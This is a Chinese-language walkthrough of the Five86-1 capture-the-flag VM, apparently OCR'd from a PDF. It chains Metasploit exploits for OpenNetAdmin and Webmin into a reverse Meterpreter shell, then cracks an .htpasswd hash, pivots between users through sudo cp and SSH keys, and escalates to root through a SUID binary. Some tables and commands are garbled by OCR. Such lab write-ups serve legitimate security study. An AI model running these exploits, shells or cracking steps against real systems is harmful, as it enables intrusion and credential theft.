信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-25 20:16 EST
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00032s latency).
MAC Address: 08:00:27:2A:3D:92 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.110
Host is up (0.00030s latency).
MAC Address: 08:00:27:60:65:8B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.11 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.110
```

```
STATE SERVICE VERSION
22/tcp
          open ssh
                        OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
    2048 69:e6:3c:bf:72:f7:a0:00:f9:d9:f4:1d:68:e2:3c:bd (RSA)
    256 45:9e:c7:1e:9f:5b:d3:ce:fc:17:56:f2:f6:42:ab:dc (ECDSA)
    256 ae:0a:9e:92:64:5f:86:20:c4:11:44:e0:58:32:e5:05 (ED25519)
          open http
                        Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
/ona
| http-server-header: Apache/2.4.38 (Debian)
| http-title: Site doesn't have a title (text/html).
10000/tcp open http
                       MiniServ 1.920 (Webmin httpd)
| http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 08:00:27:60:65:8B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

10000端口也是web服务

目录枚举


```
gobuster dir -u http://192.168.56.110 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

gobuster dir -u http://192.168.56.110:10000 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-largedirectories.txt -x .php,.txt,.html

/index.html (Status: 200)
/reports (Status: 401)
/robots.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/25 20:19:20 [!] parse http://192.168.56.110/error_log: net/url: invalid control char acter in URL
/index.html (Status: 200)

第二个直接报错了

访问robots.txt得到/ona




界面怪怪的,一些东西没加载出来

访问/reports

需要basic认证

访问10000端口

先搜搜webmin 1.920 (版本之前nmap中有) 有没有漏洞



```
kali:~# cd /usr/share/exploitdb/
root@kali:/usr/share/exploitdb# cat exploits/linux/remote/47230.rb
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Exploit::Remote</pre>
 Rank = ExcellentRanking
 include Msf::Exploit::Remote::HttpClient
 def initialize(info = {})
   super(update_info(info,
      'Name'
                       => 'Webmin 1.920 Unauthenticated RCE',
      'Description'
                           => %q{
       This module exploits a backdoor in Webmin versions 1.890 through 1.920.
       Only the SourceForge downloads were backdoored, but they are listed as
       official downloads on the project's site.
       Unknown attacker(s) inserted Perl qx statements into the build server's
        source code on two separate occasions: once in April 2018, introducing
        the backdoor in the 1.890 release, and in July 2018, reintroducing the
       backdoor in releases 1.900 through 1.920.
        Only version 1.890 is exploitable in the default install. Later affected
        versions require the expired password changing feature to be enabled.
```

可以用msf

但是search并没有未认证RCE

| <pre>msf5 > search webmin</pre> | | | | |
|--|-----------------|-----------|-------|---------------------|
| Matching Modules | | | | |
| ======================================= | | | | |
| # Name | Disclosure Date | Rank | Check | Description |
| | | | | |
| <pre>0 auxiliary/admin/webmin/edit_html_fileaccess</pre> | 2012-09-06 | normal | No | Webmin edit_ht |
| ml.cgi file Parameter Traversal Arbitrary File Access | | | | |
| <pre>1 auxiliary/admin/webmin/file disclosure</pre> | 2006-06-30 | normal | No | Webmin File Di |
| sclosure | | | | |
| <pre>2 exploit/linux/http/webmin backdoor</pre> | 2019-08-10 | excellent | Yes | Webmin passwor |
| d change.cgi Backdoor | | | | |
| 3 exploit/linux/http/webmin packageup rce | 2019-05-16 | excellent | Yes | Webmin Package |
| Updates Remote Command Execution | | | | |
| 4 exploit/unix/webapp/webmin show cgi exec | 2012-09-06 | excellent | Yes | Webmin /file/s |
| how.cgi Remote Command Execution | 2012 00 00 | CACCECONE | | nobilizii / Tree/ 5 |
| 5 exploit/unix/webapp/webmin upload exec | 2019-01-17 | excellent | Yos | Webmin Upload |
| Authenticated RCE | 2013 01 17 | excertent | 163 | Webiliti Optoau |
| Authenticated No. | | | | |
| | | | | |


需要将之前的rb文件拷贝到msf相应的exploit文件夹下

/usr/share/metasploit-framework/modules/exploits/

注意命名Webmin1920 UnauthenticatedRCE

不要点、横杠、空格等

回去看看80端口的



Vhere to begin



you are wondering where to start, one of these tasks:

Add a DNS domain Add a new subnet Add a new host Perform a search List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located <u>here</u>

v18.1.1

```
root@kali:/usr/share/exploitdb# searchsploit opennetadmin

Exploit Title | Path | (/usr/share/exploitdb/)

OpenNetAdmin 13.03.01 - Remote Code Execution | exploits/php/webapps/26682.txt

OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploi | exploits/php/webapps/47772.rb

OpenNetAdmin 18.1.1 - Remote Code Execution | exploits/php/webapps/47691.sh

Shellcodes: No Result
```

cp exploits/php/webapps/47772.rb /usr/share/metasploitframework/modules/exploits/OpenNetAdmin_1811_CommandInjectionExploit.r b

成功了

getshell

```
in_1811_CommandInjectionExploit) > set RHOSTS 192.168.56.110
msf5 exploit(0
RHOSTS => 192.168.56.110
msf5 exploit(OpenNetAdmin_1811_CommandInjectionExploit) > set
LHOST => 192.168.56.101
msf5 exploit(OpenNetAdmin_1811_CommandInjectionExploit) > run
                           nin 1811 CommandInjectionExploit) > set LHOST 192.168.56.101
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Exploiting.
[*] Sending stage (985320 bytes) to 192.168.56.110
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.110:46630) at 2020-01-25 21:05:24 -0500
[*] Command Stager progress - 100.14% done (707/706 bytes)
<u>meterpreter</u> > ls
Listing: /opt/ona/www
Mode
                     Size Type Last modified
                                                                   Name
100644/rw-r--r--
                     1970 fil
                                   2019-12-31 09:17:39 -0500
                                                                   .htaccess.example
                                   2019-12-31 09:17:39 -0500
2019-12-31 09:17:39 -0500
                                                                   config
40755/rwxr-xr-x 4096
100644/rw-r--r--
                    1949 fil
                                                                   config_dnld.php
                                   2019-12-31 09:17:39 -0500
2019-12-31 09:17:39 -0500
2019-12-31 09:17:39 -0500
100644/rw-r--r--
                    4160 fil
                                                                   dcm.php
40755/rwxr-xr-x
                    4096
                           dir
                                                                   images
40755/rwxr-xr-x
                    4096
                                                                   include
                           dir
100644/rw-r--r--
                                   2019-12-31 09:17:39
                     1999
                                                          -0500
                                                                   index.php
40755/rwxr-xr-x
                     4096
                                   2019-12-31 09:17:39
100644/rw-r--r--
                    4526
                                   2019-12-31 09:17:39 -0500
                                                                   login.php
100644/rw-r--r--
                    1106
                                   2019-12-31 09:17:39 -0500
                                                                   logout.php
                                   2019-12-31 09:17:39 -0500
2019-12-31 09:17:39 -0500
2019-12-31 09:17:39 -0500
40755/rwxr-xr-x
                    4096
                           dir
                                                                   modules
40755/rwxr-xr-x
                    4096
                           dir
                                                                   plugins
40755/rwxr-xr-x
                     4096
                           dir
                                                                   winc
                                   2019-12-31 09:17:39 -0500
40755/rwxr-xr-x
                     4096
                                                                   workspace plugins
                            dir
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2,所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -1
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
```

```
www-data@five86-1:/opt/ona/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
```

```
exim --version |head -1
```

这里为4.92

存在本地提权漏洞(local root exploit)的版本为exim <= 4.84-3

```
www-data@five86-1:/opt/ona/www$ find / -writable -type f 2>/dev/null >/tmp/report.txt
<nd / -writable -type f 2>/dev/null >/tmp/report.txt
www-data@five86-1:/opt/ona/www$ grep -Ev '/proc|/sys' /tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
/var/www/html/reports/.htaccess
/var/log/ona.log
/var/mail/www-data
/tmp/JsZPl
/tmp/report.txt
```

```
ww-data@five86-1:/opt/ona/www$ cat /var/www/html/reports/.htaccess
 cat /var/www/html/reports/.htaccess
 AuthType Basic
 AuthName "Restricted Area"
AuthUserFile /var/www/.htpasswd
require valid-user
 www-data@five86-1:/opt/ona/www$ cat /var/log/ona.log
cat /var/log/ona.log

Dec 31 9:27:32 five86-1 anonymous@: [] INFO => Dropped existing DB: ona_onadb

Dec 31 9:27:32 five86-1 anonymous@: [] INFO => Added new DB: ona_onadb

Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Creating and updating tables within new DB: ona_onadb

Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Loaded data to new DB: ona_onadb

Dec 31 9:27:33 five86-1 anonymous@: [] INFO => Created new DB user: ona_sys

Dec 31 9:30:46 five86-1 guest@192.168.0.108: [DEFAULT] ERROR => Login failure for guest using authtype local

Dec 31 9:30:46 five86-1 guest@192.168.0.108: [DEFAULT] ERROR => Login failure for guest using authtype local
 : Password incorrect
Jan 1 4:22:51 five86-1 guest@192.168.0.140: [DEFAULT] ERROR => Login failure for guest using authtype local:
Jan 25 20:21:37 five86-1 guest@192.168.56.1: [DEFAULT] ERROR => Login failure for guest using authtype local
 : Password incorrect
Jan 25 20:54:58 five86-1 guest@192.168.56.1: [DEFAULT] ERROR => Login failure for guest using authtype local
 : Password incorrect
 www-data@five86-1:/opt/ona/www$ cat /var/www/.htpasswd
 cat /var/www/.htpasswd
 douglas:$apr1$9fgG/hiM$BtsL9qpNHUlylaLxk81qY1
# To make things slightly less painful (a standard dictionary will likely fail),
# use the following character set for this 10 character password: aefhrt
www-data@five86-1:/opt/ona/www$
```

给出了密码规则

```
crunch 10 10 aefhrt -o passwd.txt
echo '$apr1$9fgG/hiM$BtsL9qpNHUlylaLxk81qY1'>flag
john --wordlist=passwd.txt flag
```

```
root@kali:~/five86-1# john --wordlist=passwd.txt flag
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fatherrrrr (?)
Ig 0:00:03:25 DONE (2020-01-25 21:29) 0.004864g/s 105614p/s 105614c/s 105614C/s fatherraaa..fatherrtet
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

尝试ssh登录

```
root@kali:~/five86-1# ssh douglas@192.168.56.110
douglas@192.168.56.110's password:
Linux five86-1 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
douglas@five86-1:-$ sudo -1
Matching Defaults entries for douglas on five86-1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User douglas may run the following commands on five86-1:
    (jen) NOPASSWD: /bin/cp
```

当前账户可以jan的权限执行cp命令,暗示我们jen登录

使用cp拷贝密钥

```
cp /home/douglas/.ssh/id_rsa.pub /tmp/authorized_keys
chmod 777 /tmp/authorized_keys
sudo -u jen /bin/cp /tmp/authorized_keys /home/jen/.ssh
ssh jen@127.0.0.1
```

```
douglas@five86-1:~/.ssh$ ssh jen@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aE9ZqWXrvGgzgM21BjQ23GmxQVBeD5CZw0nUq8P8RyM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Linux five86-1 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
```

```
jen@five86-1:~$ cat /var/mail/jen
From roy@five86-1 Wed Jan 01 03:17:00 2020
Return-path: <roy@five86-1>
Envelope-to: jen@five86-1
Delivery-date: Wed, 01 Jan 2020 03:17:00 -0500
Received: from roy by five86-1 with local (Exim 4.92)
         (envelope-from <roy@five86-1>)
id limZBc-0001FU-El
         for jen@five86-1; Wed, 01 Jan 2020 03:17:00 -0500
To: jen@five86-1
Subject: Monday Moss
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <ElimZBc-0001FU-El@five86-1>
From: Roy Trenneman <roy@five86-1>
Date: Wed, 01 Jan 2020 03:17:00 -0500
Hi Jen
As you know, I'll be on the "customer service" course on Monday due to that incident on Level 4 with the acc
But anyway, I had to change Moss's password earlier today, so when Moss is back on Monday morning, can you
et him know that his password is now Fire!Fire!
Moss will understand (ha ha ha ha).
Tanks.
Roy
```

登录moss用户Fire!Fire!

```
moss@five86-1:/home/jen$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
/home/moss/.games/upyourgame
```

最后玩个游戏即可

```
moss@five86-1:/home/jen$ /home/moss/.games/upyourgame
Would you like to play a game? y
Could you please repeat that? y
Nope, you'll need to enter that again. yes
You entered: No. Is this correct? no
We appear to have a problem? Do we have a problem? no
Made in Britain.
# ls
reports
# cd /
# ls
               initrd.img.old lib64
                                          media proc sbin tmp vmlinuz
mnt root srv usr vmlinuz.old
bin
      etc
                                 libx32
boot home
                 lib
                                 lost+found opt
      initrd.img lib32
                                                               var webmin-setup.out
dev
                                                    run sys
# cd root
```

参考链接:

https://blog.csdn.net/weixin 44214107/article/details/104078359